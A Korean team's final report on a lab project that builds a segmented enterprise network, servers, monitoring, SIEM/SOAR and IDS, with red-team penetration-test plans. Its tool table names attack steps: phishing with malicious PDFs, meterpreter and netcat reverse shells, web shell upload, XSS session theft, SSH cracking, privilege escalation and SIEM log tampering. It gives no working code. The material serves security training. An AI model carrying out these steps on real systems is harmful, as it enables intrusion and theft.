파이널 프로젝트 결과보고서

IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

TEAM S-Core.

2025.08.11.

Blue

Purple

Red

목차

1. 프로젝트 소개

가) 프로젝트 개요

항목	내용	
프로젝트명	IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축	
프로젝트 기간	2025.07.28. ~ 2025.08.08	
프로젝트 목표	Blue	- 다양한 라우팅 프로토콜을 활용한 안정적 네트워크 망 구성 - 리눅스 서버 기반 MRTG, cacti, monitorix 서비스를 통한 실시간 트래픽 모니터링 - 백업 및 로그 서버 구축으로 주요 파일·설정 데이터 보관 - 네트워크 장비 및 서버 이중화 설계를 통한 비상 복구 체계 마련 - Snort 정책 기반 네트워크 침입 탐지 및 보안 모니터링 시스템 구현 - Ansible, Python을 활용한 서비스 설치·설정 자동화 환경 구축
	Red	- 조직 내 보안 체계의 평가를 위한 침투 테스트 시나리오 수행 - 공격자 입장에서 실제 위협 시나리오 기반 모의해킹을 통해 보안 취약점 도출 - 보안 운영 환경에 대해 침투 테스트를 통한 대응 체계 검증 - 내부망 침투 후 권한 상승 및 핵심 시스템 접근 시나리오의 단계별 재현 - 보안 정책 및 대응 체계에 대한 평가 (OWASP 10 기반)
	Purple	- 파이썬을 사용하여 각 장비 취약점 점검 자동화 - 네트워크 분리 및 접근 제어 정책의 효과성 검증 - 외부/내부/DMZ/관리망(ASDM) 간 접근 제어 체계 구축 - SOAR 구축 - 보안장비의 로그를 ELK 스택으로 수집 후 분석
프로젝트 기대효과	- 파이썬 코드를 활용한 취약점 분석 및 보완 자동화 - ansible을 활용한 서버 설치 자동화 프로그램 개발 - 네트워크 프로토콜의 이해도 강화 - 보안 솔루션의 이해도 강화 - 다양한 공격 시나리오 및 방어 대책 수립을 통한 보안체계 확립	

나) 프로젝트 일정

작업 \ 일정	2025년 7월 / 8월											
	28	29	30	31	1	2	3	4	5	6	7	8
1. 계획												
프로젝트 목표 설정												
프로젝트 요구사항 분석												
프로젝트 기획안 작성												
2. 설계 및 구축												
네트워크 설계 구축												
서버 설계 및 구축												
해킹 시나리오 설계												
3. 프로젝트 진행												
네트워크 테스트												
서버 테스트												
통합 테스트												
해킹 시나리오 수행												
4. 결과 도출												
프로젝트 결과 분석												
대응책 수립												

<주의>

본 문서의 도메인 및 IP 대역은 격리된 실습 환경에서만 사용됩니다.
외부에서의 무단 접근, 스캔, 공격 행위는 불법으로 간주되며,
『정보통신망법』 및 『형법』 등에 따라 민·형사상 책임이 발생할 수 있습니다.

다) 프로젝트 시나리오

구역	기획 시나리오
코어망	- 백본 및 네트워크망 확장을 통한 대규모 네트워크망 구축
본사	- HSRP를 통한 네트워크 장비 이중화 - VLAN을 통한 서버 네트워크 분리 - 방화벽 구축을 통한 내부 인트라넷 방어 - 본사 내부에서 사용하는 내부 메일서버 구축 - 각 서비스 및 DB 백업 서버 구축
지사	- IPsec over GRE를 통한 협력사와의 VPN 터널링 구성 - FD를 선정하여 우선순위 지정 - 회선 이중화를 통한 백업경로 구성 - DMZ 구역의 DNS 정보를 받아오는 Slave 서버 구축 - NFS 서버를 구축하여 회사 홈페이지 WAS 스토리지 서버로 사용
DMZ	- 다양한 경로 구성으로 빠른 컨버전스 확보 - 고가용성을 확보하기 위한 네트워크 장비 이중화 - HAproxy를 통한 고가용성 회사 홈페이지 구축 - 회사 홈페이지의 스토리지는 지사의 NFS서버에서 받아옴 - DNS Master 서버 구축 - 지사와 협력사에서 사용할 웹하드 및 메일서버 구축
관제 구역	- 내부 대역의 상호 통신을 제한하기 위해 VLAN 사용 - Portsecurity를 통한 호스트 수 제한 - MRTG, Cacti, Monitorix를 활용한 네트워크 관제 서버 구축 - SIEM 서버 및 SOAR 시스템 구축
협력사	- IPsec over GRE를 통한 지사와의 VPN 터널링 구성 - offset-list 필터링을 통해 내부 NFS 서버의 접근 제어 - NFS 서버를 제외한 라우팅 정보 수동 축약 및 재분배
IPv6 Area	- RIPng 사용하여 IPv6 라우팅 구성 - DHCPv6를 통해 내부 IPv6 주소 및 정보 자동 할당 - 6to4 터널링으로 IPv6 영역 간 연결 - IPsec을 통한 터널 보호 구현

라) 프로젝트 기술 리스트

ㄱ) 네트워크 기술 리스트

분류	기술		사용 목적 및 구현 방법
Switch	VLAN		하나의 물리적 스위치를 여러 논리 네트워크로 분리 보안/브로드캐스트 도메인 분리
	STP		스위치 간 루프 방지 백업 경로 유지하면서 브로드캐스트 스톰 방지
	Frame-Relay		논리적 회선(DLCI) 사용한 가상 회선 구현
	FHRP		게이트웨이 이중화 라우터 다운 시 자동 페일오버 사용자 트래픽 끊김 없이 백업 작동
	Port-security		MAC 주소 기반 보안 기술 특정 포트에 연결할 수 있는 MAC 주소 제한 무단 접속 방지 / 보안 강화
	SPAN		스위치 내부 트래픽 미러링 특정 포트의 트래픽을 복사해 다른 포트로 전송
	RSPAN		다른 스위치로 트래픽 미러링 여러 스위치 간 트래픽 분석 시 사용 별도 VLAN에 미러링 트래픽 실어 전송
Routing	IPv6		IPv4의 주소 고갈 문제 해결 및 확장성 확보
	static		관리자가 라우팅 경로를 직접 지정하여 라우팅의 효율성 구현
	RIPv2		수동 축약 : 광고할 네트워크 대역을 축약된 형태로 광고 offset-list : 광고할 네트워크 대역의 metric을 증가하여 경로 우선순위 조정 RIPng : IPv6를 위한 라우팅 프로토콜
	EIGRP		distribute-list : 라우팅 정보 제한, 허용 설정 offset-list : 라우팅 정보 제한, 허용 설정에 사용 prefix-list : ACL처럼 작동하여 광고/수신할 네트워크를 정교하게 필터링
	OSPF	Virtual Link	Backbone(Area 0)과 직접 연결되지 않은 Area를 논리적으로 연결
		Stub	불필요한 외부 경로 차단을 통한 경로 최적화(축약)
		NSSA	외부 라우팅 정보를 내부 OSPF로 전달할 수 있도록 허용하는 Stub 영역으로, 외부 정보를 Type 7 LSA로 만들어 ABR을 통해 Backbone으로 전달한다.
		neighbor 인증	특정 링크에서만 인증 필요할 때 사용
		area 인증	영역 내 모든 라우터 간 라우팅 정보의 무결성과 신뢰성을 확보하기 위해 사용되며, 일관된 인증 설정으로 전체 영역을 보호하는 데 활용
	재분배		다른 라우팅 프로토콜 간의 정보 교환을 가능하게 함

ㄱ) 네트워크 기술 리스트

분류	기술		사용 목적 및 구현 방법
PPP	PAP		PPP환경에서 평문으로 회선 인증 기술
	CHAP		PPP환경에서 md5를 이용한 회선 인증 기술
IPSEC	보안 프로토콜	AH	두 시스템이 송수신하는 IP 패킷에 대한 무결성 및 인증을 제공하고, 암호화는 제공하지 않는 프로토콜
		ESP	패킷에 대한 기밀성(암호화)을 제공하는 프로토콜 근원지 인증 및 선택적인 무결성 서비스를 제공한다.
	암호화 모드	transport	페이로드만 암호화 및 원본 IP 헤더 유지
		tunnel	전체 패킷 암호화, 새로운 IP 헤더 추가
	암호화 인증	DES	DES는 IBM에서 고안되어 NIST가 미국 표준 암호 알고리즘으로 채택된 대칭 암호화 알고리즘이다.
		3DES	DES 3회 적용, 보안 강화
		AES	고급 암호화 표준. 128, 192, 256비트 지원. 빠른 성능과 높은 보안성 제공. 대부분의 최신 VPN 및 IPsec 구현에서 기본 사용
	인증 방식	Pre-Shared Key	사전 공유된 비밀 키로 인증
		RSA Encryption	공개키 암호화 방식, 대칭키 교환 시 사용
		RSA Signature	디지털 서명 통한 인증 제공
	해시 알고리즘	md5	128비트 해시 값 생성, 빠르지만 충돌 위험 있음
		sha	SHA-1 또는 SHA-2 시리즈 사용, IPSec에서 기본으로 사용
	Diffie-Hellman 2		1024-bit key length 사용, 키 교환에 사용됨.
기타	ssh		원격 접속에 사용
	DHCP		IP 주소를 자동으로 할당
	NAT		주소변환

ㄴ) 서버 기술 리스트

분류	기술	사용 목적 및 구현 방법
Network	**DNS**	외부 공개 DNS와 내부 인트라넷 DNS 분리 Master / Slave 구조로 고가용성 확보 외부 공개용 2차 도메인 : core, s-core ex) ns.core.it, br-nfs.s-core.it 내부 비공개 2차 도메인 : hq ex) hq-mail.hq.it
Web	**NginX**	주정통 점검 결과 페이지 구축
	Apache	DMZ WAS 구축 CMS 폴더는 내부 NFS 서버에서 mount 진행
	WordPress	회사 홈페이지 제작 시 CMS 활용
	HA Proxy	WAS 이중화 구성으로 고가용성 확보
	Pydio	고객사 및 관계사와의 자료 공유용 웹하드 솔루션
	Roundcube	웹메일 기반 이메일 클라이언트
DBMS	**MariaDB**	Source 서버 / Replica 서버 구성으로 고가용성 확보 고가용성 적용 DB: 로그 분석 DB / RuleSet DB / SOAR DB
		주정통 DB : 외부 클라우드에서 주정통 점검용으로 사용
	phpMyAdmin	데이터베이스 관리 및 최적화, GUI 제공
Storage	**NFS**	NFS를 이용한 WAS서버 스토리지 공유 협력사 내부 파일 공유
	ISCSI	회사 홈페이지 Master 폴더 공유
	RAID	raid 1+0 (미러링+스트라이핑) 구성으로 본사 서버에서 고가용성 및 데이터 안정성 확보

ㄴ) 서버 기술 리스트

분류	기술		사용 목적 및 구현 방법
Monitoring	Monitorix		서버 리소스 모니터링 도구 모니터링 서버 : WAS1, WAS2 서버, E-Mail 서버, DNS 서버
	SNMP	MRTG	SNMP와 연동해서 사용하는 네트워크 트래픽 모니터링 도구 네트워크 모니터링 구간: DMZ, 협력사, 지사 구간
		Cacti	
	ELK	Elasticsearch	Elasticsearch를 이용해 로그의 중앙화 구현
		Logstash	로그 및 데이터를 수집해 필요한 형식으로 가공 후 Elasticsearch에 전달
		Kibana	Elasticsearch에 저장된 데이터를 시각적으로 표현
		Packetbeat	시스템로그 및 애플리케이션 로그 파일을 모니터링 모니터링 한 내용을 수집하여 Logstash에 전송
		Filebeat	실행되고 있는 웹 서비스나 ip, 포트 등의 상태 모니터링
		Heartbeat	주요 서비스들의 가용성 모니터링
Mail	postfix		SMTP 프로토콜을 사용하는 메일 발신 서버
	dovecot		IMAP 프로토콜을 사용하는 메일 수신 서버
Security	UFW		iptables 기반의 방화벽으로 Ubuntu 계열에서 사용 Network Lab에서 사용하는 서비스들을 허용 및 사용하지 않는 포트 차단 (ufw allow 22 / ufw deny 80)
	Firewalld		서버 보안을 위해 방화벽을 활성화하고 SSH, DNS, HTTP 등 필요한 서비스만 허용하여 외부의 불필요한 접근을 차단 (firewall-cmd --zone=public --add-port=22/tcp --permanent / firewall-cmd --list-all)
	Fail2ban		SSH 로그인 시 3회 이상 비밀번호 입력이 실패하면 해당 IP를 일정 시간 차단
	rkhunter		루트킷, 백도어, 의심스러운 파일이나 설정 변조를 탐지하여 침입 흔적을 조기에 발견하고 대응
Backup	Rsync		주요 서비스 설정 파일 및 로그 Backup

ㄷ) 보안 기술 리스트

분류	기술	사용 목적 및 구현 방법
보안 장비	ASAv	외부에서 접근하는 트래픽 제어를 위한 방화벽 정책 설정
	pfsense	Snort와 Suricata 사용하여 SOAR 프로그램에 의해 비정상 패킷 차단
	security onion	네트워크 비정상 패킷 탐지 솔루션
보안 서비스	firewalld	SOAR 프로그램에서 탐지된 내부 네트워크의 비정상 패킷의 src_ip 임시 차단
	ufw	
	SOAR	사전 정의된 워크플로우에 따라 자동화된 대응을 수행
패킷 탐지 서비스	snort	IDS에서 비정상 패킷 탐지 IPS에서는 비정상 패킷 drop
	suricata	H-IDS를 통해 비정상 패킷 탐지
로그 수집	logstash	보안장비에서 filebeat로 보낸 로그를 logstash로 받음
	filebeat	트래픽 데이터를 수집하여 ELK (Logstash) 로 전송
정보 저장	mysql	주정통 취약점 점검값 저장 및 soar프로그램 대응값 저장, Snort / Suricata 룰셋 저장
	elasticsearch	수집된 보안 로그를 저장
시각화	kibana	elastic 에 저장된 데이터를 시각화처리하고 대시보드로 구축


ㄹ) 모의해킹 기술 리스트

분류	기술	상세 기술	적용 내용
침투 테스트	Gathering Information	dig	회사 외부 공개용 DNS 서버 정보 및 PTR 획득
		dnsrecon	회사 내/외 DNS 레코드, 서브도메인, 영역 전이 정보 획득
		dnsenum	회사 내/외 zone transfer 시도, DNS 레코드, 서브도메인 획득
		tcpdump	내부 웹 서버의 로컬 영역 스니핑
	Scanning	arp-scan	로컬 영역의 ARP 기반 호스트 및 MAC 주소 수집
		wafw00f	회사 내/외 웹 서버 대상의 웹 방화벽 탐지
		nmap	회사 내/외 네트워크 호스트 스캔 및 WAS, DB, SSH 포트 스캐닝
		ffuf	내부 웹 서버를 대상으로 관리자, 하위 페이지 스캐닝
	Discovery Vulnerability	nmap	내부 WAS, DB, SSH 서비스 등의 취약점 진단
		nessus	내부 WAS, DB, SSH 서비스 및 호스트의 취약점 진단
		sqlmap	내부 웹 서버 및 참조 DB의 SQL Injection 공격 취약점 진단
		nikto	내부 웹 서버 대상 취약점 진단
	Exploitation	hping3	내부 침투 단계에서 DMZ의 공개 WAS에 DoS 공격을 통한 시선 분산
		msfvenom	좀비 PC로 감염시키기 위한 악성 Payload 생성
		umbrella	사회공학 메일에 적재할 악성 파일(PDF)을 생성
		metasploit	meterpreter로 좀비 PC의 리버스 셸 환경 제어 및 추가 공격
		x11vnc	영업사원 PC(좀비 PC)에서 역방향으로 원격 데스크탑 제어을 요청
		ettercap	사무실 구역의 ARP, DNS 스푸핑 진행
		set	내부 웹 서버 로그인 페이지의 파밍 사이트를 구축하고 사무실 구역의 PC에서 접속한 계정을 탈취
		xss	내부 웹 서버의 관리자 문의란을 통해 JS 스크립트를 삽입해 관리자 세션 탈취, 관리자는 로그인만으로도 세션 탈취
		burpsuite	Intruder를 통해 관리자 세션으로 내부 인트라넷 접속 시도
		web shell	내부 웹 서버의 관리자의 업로드 페이지를 통해 웹 셸 업로드 및 제어
		netcat	업로드한 웹 셸을 통해 공격자에게 리버스 셸 환경 생성
		hydra	관제 구역 SIEM 서버 PC의 SSH 패스워드 크래킹 시도
		privilege escalation	일반 사용자로 시스템에 접근한 뒤에 race condition 공격을 위한 C 코드를 작성 후 권한 상승
		로그 위변조 및 무력화	관제 구역 SIEM 서버의 관리자 권한으로 보안 로깅 해제, 설정 파일 조작 등의 로그 위변조


2. 네트워크 구축 결과

가) 네트워크 구성도

ㄱ) 논리 구성도




ㄴ) 물리 구성도



Core
CO-R-01
CO-MN-R-01
CO-AR2-R-01
CO-AR3-R-01
Area 0
10.0.0.0 /16
IPv6 zone 2
20010::1/64
L::2005::1/64
2001::1/64
2006::1/64
IPv6 zone
관제 구역
OSPF 1 AREA 1
10.7.0.0 /16
DNS : s-core.it
MN-MRTG
MN-Monitorix
MN-ELK
MN-DB
MN-SOAR
MN-SW-01
MN-SW-02
MN-SW-03
MN-R-01
vlan 10
vlan 20
vlan 30
DMZ
EIGRP 200
10.6.0.0 /16
DNS : core.it
DM-IDS
DM-Web1
DM-DNS
DM-Haproxy
DM-Mail
DM-WebHard
DM-Web2
DM-SW-01
DM-SW-02
DM-SW-03
DM-SW-04
DM-SW-05
DM-R-01
DM-R-02
DM-R-03
DM-R-04
VIP 10.6.3.190 /26
priority 110
priority 100
AR2-R-01
BR-AR2-R-01
Area 2
10.2.0.0 /24
HQ-ASA-01
외부망
172.16.0.0 /16
ASDM
Area 3
AR3-AR4-R-02
AR4-R-01
Area 4
PT-AR4-R-01
PT-R-01
PT-R-02
PT-R-03
PT-R-04
PT-SW-01
PT-SW-02
PT-SW-03
PT-NFS
영역4
RIPv2
10.8.0.0 /16
DNS : s-core.it
지사
EIGRP 300
10.5.0.0 /16
DNS : s-core.it
BR-R-01
BR-R-02
BR-R-03
BR-R-04
BR-SW-01
BR-SW-02
BR-SW-03
BR-SW-04
BR-SW-05
BR-SW-06
BR-SW-07
IO 단 FW
BR-NFS
BR-DNS
BR-ISCSI
BR-DB
본사
EIGRP 100
10.1.0.0 /16
DNS : hq.it
HQ-R-01
HQ-SW-01
HQ-SW-02
HQ-SW-03
HQ-SW-04
VIP 10.1.4.254 /25
priority 120
priority 110
priority 100
HQ-IDS
HQ-Backup
HQ-DB
HQ-DNS
HQ-Mail
HQ-ISCSI

나) 구역별 상세 구성도

ㄱ) 코어망

코어망 상세 네트워크 구성도






세부 사항

- 대규모망을 구성하기 위한 OSPF 프로토콜을 사용(Area 0 ~ Area 4)
- Frame-relay 기술을 활용해 Area 0에 속한 라우터를 Full-Mesh 형태로 연결하여 회선비용 절감, 다중경로 사용
- Area 0 구역에서 인접한 이웃 라우터간 neighbor 인증 진행
- 여러 라우터 중 가장 우선순위가 높은 DR라우터를 지정

기술	내용
Frame-relay	Area 0 구역 내 라우터들을 Full-Mesh 형태로 연결하여 회선 비용 절감 및 다중 경로 활용 가능.
Virtual-link	코어망과 떨어진 Area4 구역을 가상의 링크를 사용하여 직접 연결한 효과를 가짐
neighbor 인증	OSPF 인증을 통해 신뢰할 수 있는 라우터만 인접 관계를 형성할 수 있도록 암호화 적용 (md5)

기술 구현


위치	Area 0	기술	neighbor인증



Area 0 : Frame-relay와 s1/0 회선으로 연결
각 라우터별로 neighbor 관계 성립을 위해 명시적으로 지정

